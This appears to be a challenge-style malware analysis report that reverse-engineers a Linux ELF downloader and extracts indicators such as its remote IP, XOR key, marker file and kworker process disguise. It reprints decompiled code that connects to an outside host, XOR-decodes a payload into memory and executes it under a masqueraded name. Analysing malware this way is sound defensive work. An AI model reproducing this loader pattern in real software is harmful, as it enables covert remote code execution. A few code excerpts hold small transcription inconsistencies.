

Linux Downloader Malware Analysis

1. Introduction

During this investigation, a suspicious Linux executable was analyzed after unusual outbound network activity was observed from a corporate Linux server. The activity indicated that the server was repeatedly communicating with a suspicious external IP address.


The objective of the investigation was to reverse-engineer the provided downloader sample and determine how it establishes communication, receives a payload, modifies the received data, and ultimately executes it.


The analysis was performed primarily through **static analysis using Detect It Easy (DIE) and Ghidra**, with the focus placed on understanding the malware's execution flow and extracting relevant indicators.

2. Challenge Scenario


The identified malware behaves as a **downloader**. Its primary purpose is to establish communication with a remote server, receive data, process the received data, and execute the resulting program.

The observed execution flow can be summarized as:





The challenge required identifying several technical details from the executable, including its network destination, file check, system call number, initial network message, XOR key, environment variable, execution argument, and retry delay.



Initial identification of the Linux downloader using Detect It Easy (DIE).

3. Initial Static Analysis

The downloaded sample was first examined using **Detect It Easy (DIE)** to identify its file format, architecture, and basic compilation characteristics before moving to code-level analysis.

DIE identified the sample as an **ELF64 executable**, indicating that it is a 64-bit Linux executable. The architecture was identified as **AMD64 (x86-64)** and the binary uses **little-endian byte ordering**. The executable was also identified as having been compiled using GCC.

These characteristics confirmed that the sample should be analyzed as a **64-bit Linux ELF binary**.

Key findings from DIE

Property	Finding
File type	ELF64 executable
Architecture	AMD64 / x86-64
Endianness	Little Endian
Compiler	GCC
Operating system	Linux
Entry point	0x400b4c
File size	Approximately 9.57 KiB

The relatively small size of the executable, combined with the presence of networking-related functions, suggested that the binary may be responsible for **retrieving additional data rather than containing the complete payload itself**.

4. String Analysis

The next step was to examine the strings contained within the executable. This provided an initial overview of the functionality implemented by the program before examining its control flow in Ghidra.

Several networking and execution-related functions were identified, including:

```
socket
connect
send
recv
setsockopt
inet_addr
gethostbyname
fexecve
syscall
access
write
sleep
realpath
setenv
```

The presence of these functions was significant because it suggested a sequence involving **network communication, payload processing, and execution**.

Two strings were particularly notable:

```
65.2.144.170
/tmp/log_de.log
```

The first appeared to be an IP address associated with the program's network communication, while the second appeared to be a local file path used during an initial file-existence check.

However, strings alone do not establish how these values are used. Therefore, the next stage was to examine the references and control flow in **Ghidra**.

	Offset	Size	Type	String
1	0200	1b	A	/lib64/ld-linux-x86-64.so.2
2	04f9	09	A	libc.so.6
3	0503	06	A	socket
4	050f	07	A	connect
5	051c	07	A	execve
6	0529	09	A	inet_addr
7	0533	0a	A	setsockopt
8	053e	08	A	realpath
9	0547	0d	A	gethostbyname
10	0555	05	A	close
11	055b	05	A	sleep
12	0561	07	A	syscall
13	0569	06	A	access
14	0570	11	A	__libc_start_main
15	0582	06	A	setenv
16	0589	05	A	write
17	058f	09	A	__environ
18	0599	0e	A	__gmon_start__
19	05a8	09	A	GLIBC_2.3
20	05b2	0b	A	GLIBC_2.2.5
21	0950	05	A	AUATI
22	0b45	06	A	[\\A\\A]
23	0bb2	06	A	fffff.
24	0caa	0a	A	[\\A\\A)A^A_
25	0cd4	0f	A	/tmp/log_de.log
26	0ce4	06	A	I64
27	0cf1	0d	A	[kworker/0:2]
28	0d00	0c	A	65.2.144.170
29	0dbd	07	A	?-?"3\$"
30	12a8	10	A	GCC: (GNU) 4.9.4
31	12b9	1b	A	GCC: (Debian 4.8.4-1) 4.
32	12d6	07	A	.symtab
33	12de	07	A	.strtab
34	12e6	09	A	.shstrtab
35	12f0	07	A	.interp
36	12f8	0d	A	.note.ABI-tag
37	1306	05	A	.hash
38	130c	07	A	.dynsym
39	1314	07	A	.dynstr
40	131c	0c	A	.gnu.version
41	1329	0e	A	.gnu.version_r
42	1338	09	A	.rela.dyn
43	1342	09	A	.rela.plt
44	134c	05	A	.init
45	1352	05	A	.text
46	1358	05	A	.fini
47	135e	07	A	.rodata
48	1366	0d	A	.eh_frame_hdr
49	1374	09	A	.eh_frame
50	137e	0b	A	.init_array
51	1384	0b	A	.fini_array

Investigation note

At this stage, the findings were treated as **leads rather than confirmed indicators**. The subsequent Ghidra analysis was used to establish the relationship between these strings and the corresponding API/function calls.

This is an important distinction in malware analysis: **finding a string is not sufficient; we need to determine how the program actually uses it.**

5. Analysis of Program Execution Flow

After identifying the relevant strings and functions, the sample was loaded into **Ghidra** to examine its decompiled code and understand how the identified components were connected.

5.1 Initial File Existence Check

The first significant operation in `main()` was:

```
iVar1 = access("/tmp/log_de.log", 0); if (iVar1 != 0) {
```

The `access()` function is used to check whether a specified filesystem path can be accessed. In this case, the program checks:


```
/tmp/log_de.log
```

If the check indicates that the file already exists, the program reaches:

```
exit(0);
```

Otherwise, execution continues with the network communication logic.

This indicates that the malware performs a **local file check before proceeding with its downloader functionality**.



5.2 Preparing the Remote Connection

After the file check, the program initializes the remote address information using:

```
pcVar9 = "65.2.144.170";
```

The program then processes this value and resolves it using:

```
phVar5 = gethostbyname(local_1449);
```

If resolution fails, it falls back to:

```
iVar2 = inet_addr(local_1449);
```

The resulting address is then placed into the socket address structure:

```
local_145c.sa_data._2_4_ = iVar2;
```

The program subsequently creates a socket:

```
iVar1 = socket(2,1,0);
```


and attempts to establish the connection using:

```
connect(iVar1,&local_145c,0x10);
```

This confirms that the previously identified IP address is actually involved in the program's network connection rather than merely being an unused string.

Finding:

Remote IP: 65.2.144.170



Network connection logic showing the remote address and socket connection.

5.3 Initial Communication with the Remote Server

After successfully establishing the socket connection, the downloader sends an initial message to the remote server.

The first `send()` call in the program is:

```
send(iVar1, "164   ", 6, 0);
```

The first argument, `iVar1`, represents the socket created earlier. The second argument contains the data being transmitted, while `6` specifies the number of bytes sent.

The transmitted string is:

```
164
```

The string contains **three spaces after** `164`, making the total length six bytes.

The program then performs two additional `send()` operations:

```
send(iVar1, &local_1476, 2, 0); send(iVar1, local_1449, 0x20, 0);
```

This indicates that the initial communication consists of multiple pieces of data rather than a single message.

The relevant communication sequence is therefore:

```
connect()
  |
  ▼
send("164   ")
  |
  ▼
send(2 bytes)
  |
  ▼
send(32 bytes)
  |
  ▼
recv()
```

Finding:

First string sent: 164

```

while (iVar3 = connect(iVar1,&local_145c,0x10), iVar3 == -1)
    sleep(10);
}
send(iVar1,"164  ",6,0);
local_1476 = SUB81(local_145c._0_8_,2);
local_1475 = SUB81(local_145c._0_8_,3);
send(iVar1,&local_1476,2,0);
send(iVar1,local_1449,0x20,0);
lVar8 = syscall(0x13f,&DAT_00400ceb,0);
iVar3 = (int)lVar8;
if (-1 < iVar3) {
    while( true ) {
        sVar6 = recv(iVar1,local_1028,0x1000,0);
        iVar4 = (int)sVar6;
        puVar7 = local_1028;
        if (iVar4 < 1) break;
        do {
            *(byte *)puVar7 = *(byte *)puVar7 ^ 0x99;
            puVar7 = (undefined4 *)((long)puVar7 + 1);
        } while ((int)puVar7 - (int)local_1028 < iVar4);
        write(iVar3,local_1028,(long)iVar4);
    }
}

```

Initial communication sent to the remote server after establishing the socket connection.

5.4 System Call and Payload Reception

Following the initial communication, the program invokes a system call:

```
lVar8 = syscall(0x13f, &DAT_00400ceb, 0);
```

The value supplied as the first argument to `syscall()` is:

```
0x13f
```

This represents the **system call number** used by the program. Converting the hexadecimal value to decimal:

```
0x13f = 319
```

The returned value is stored in `iVar3`, which is subsequently used as a file descriptor.


The program then waits for data from the remote server:

```
sVar6 = recv(iVar1, local_1028, 0x1000, 0);
```

The received data is stored in `local_1028`.

This establishes the next stage of the downloader's operation:

```
Remote Server
```

Finding:

System call number: 319

```

// ...
lVar8 = syscall(0x13f, sDAT_00400ceb, 0);
iVar3 = (int)lVar8;
if (-1 < iVar3) {
    while( true ) {
        sVar6 = recv(iVar1, local_1028, 0x1000, 0);
        iVar4 = (int)sVar6;
        puVar7 = local_1028;
        if (iVar4 < 1) break;
        do {
            *(byte *)puVar7 = *(byte *)puVar7 ^ 0x99;
            puVar7 = (undefined4 *) ((long)puVar7 + 1);
        } while ((int)puVar7 - (int)local_1028 < iVar4);
        write(iVar3, local_1028, (long)iVar4);
    }
}
  
```

System call invocation and reception of data from the remote server.

5.5 XOR-Based Payload Processing

After receiving data from the remote server, the program does not immediately write the data to the destination file descriptor. Instead, it processes each received byte using a bitwise XOR operation.

The relevant code is:

```

do {
    *(byte *)puVar7 = *(byte *)puVar7 ^ 0x99;
    puVar7 = (undefined4 *) ((long)puVar7 + 1);
} while ((int)puVar7 - (int)local_1028 < iVar4);
  
```

The important instruction is:

```
*(byte *)puVar7 = *(byte *)puVar7 ^ 0x99;
```

This means that every byte received from the remote server is XORed with the hexadecimal value:


0x99

The pointer is then incremented by one byte, causing the same operation to be repeated across the received data.

The processed data is subsequently written using:

```
write(iVar3, local_1028, (long)iVar4);
```

Therefore, the payload-processing flow is:



This behavior indicates that the data received from the remote server is **encoded or obfuscated before being written**, with 0x99 acting as the XOR key.

Finding:

XOR key: 0x99

```
if (iVar4 < 1) break;
do {
    *(byte *)puVar7 = *(byte *)puVar7 ^ 0x99;
    puVar7 = (undefined4 *)((long)puVar7 + 1);
} while ((int)puVar7 - (int)local_1028 < iVar4);
write(iVar3, local_1028, (long)iVar4);
}
for (lVar8 = 0x400; lVar8 != 0; lVar8 = lVar8 + -1) {
    *puVar7 = 0;
    puVar7 = puVar7 + (ulong)bVar11 * -2 + 1;
}
close(iVar1);
realpath(*param_2, local_1428);
```

Received payload being XOR-processed with 0x99 before being written to the file descriptor.

5.6 Payload Execution

After the payload has been received and processed, the program prepares to execute it.

First, it resolves the absolute path of the currently running executable:

```
realpath(*param_2, local_1428);
```

The resulting path is then assigned to the `CWD` environment variable:

```
setenv("CWD", local_1428, 1);
```

The program then prepares the argument used when executing the downloaded payload:

```
local_1470 = "[kworker/0:2]"; local_1468 = 0;
```

Finally, the payload is executed using:

```
fexecve(iVar3, &local_1470, environ);
```

Here:

- `iVar3` → file descriptor associated with the payload
- `&local_1470` → argument vector (`argv`)
- `environ` → environment passed to the new process


Because `local_1470` contains:

```
[kworker/0:2]
```

and the following value is `NULL`, the executed program receives:

```
argv[0] = "[kworker/0:2]"
```

This gives us the execution flow:





Execute downloaded program

The use of `[kworker/0:2]` as `argv[0]` is notable because it resembles the naming convention of Linux kernel worker processes and may help the executed payload appear less suspicious during process inspection.

Findings:

Environment variable: CWD
`argv[0]: [kworker/0:2]`

```
        setenv("CWD",local_1428,1);
        local_1470 = "[kworker/0:2]";
        local_1468 = 0;
        fexecve(iVar3,&local_1470,envIRON);
    }
}
return 0;
}

/* WARNING: Subroutine does not return */
exit(0);
```

Environment preparation and execution of the downloaded payload using `fexecve()`

5.7 Connection Retry Behavior

The downloader also contains a retry mechanism in case the initial connection to the remote server fails.

The relevant code is:

```
while (iVar3 = connect(iVar1, &local_145c, 0x10), iVar3 == -1) {
    sleep(10);
}
```


The program first attempts to establish the connection using `connect()`.


If `connect()` returns `-1`, indicating that the connection attempt failed, the program executes:

```
sleep(10);
```

It then returns to the beginning of the loop and attempts the connection again.

The behavior can therefore be represented as:





This means the malware waits **10 seconds between failed connection attempts** rather than terminating immediately.

Finding:

Connection retry delay: 10 seconds


6. Question-wise Findings

The analysis produced the following findings:

#	Challenge Question	Finding
1	IP address used for socket connection	65.2.144.170
2	File path checked at the beginning	/tmp/log_de.log
3	System call number	319
4	First string sent to connected socket	164
5	XOR operation performed on received data	0x99
6	Environment variable set before execution	CWD — value is the canonical path obtained from realpath(argv[0])
7	argv[0] used in fexecve()	[kworker/0:2]
8	Delay after failed connection attempt	10 seconds

7. Malware Execution Flow

Combining the findings from the static analysis, the downloader's behavior can be summarized as follows:



This demonstrates that the sample is not simply making an outbound connection. It implements a complete **download** → **transform** → **execute** workflow.

8. Conclusion

The analysis of the Linux Downloader sample revealed a small ELF64 executable designed to communicate with a remote server and retrieve additional data.

The program first checks for the presence of `/tmp/log_de.log`. If the file is not present, it creates a network socket and attempts to connect to `65.2.144.170`. After establishing the connection, it sends an initial six-byte message, receives data from the remote server, and XORs each received byte with `0x99`.

The processed data is then written through a file descriptor and subsequently executed using `fexecve()`. Before execution, the malware sets the `CWD` environment variable and uses `[kworker/0:2]` as `argv[0]`. If the network connection fails, the program waits 10 seconds before retrying.

Overall, the sample demonstrates a straightforward **Linux downloader architecture**, where the executable acts as a small loader and retrieves the actual payload from a remote source rather than embedding the complete payload within itself.

Key Indicators

Remote IP	: 65.2.144.170
File Check	: /tmp/log_de.log
XOR Key	: 0x99
Initial String	: 164
Environment	: CWD
Process Argument:	[kworker/0:2]
Retry Delay	: 10 seconds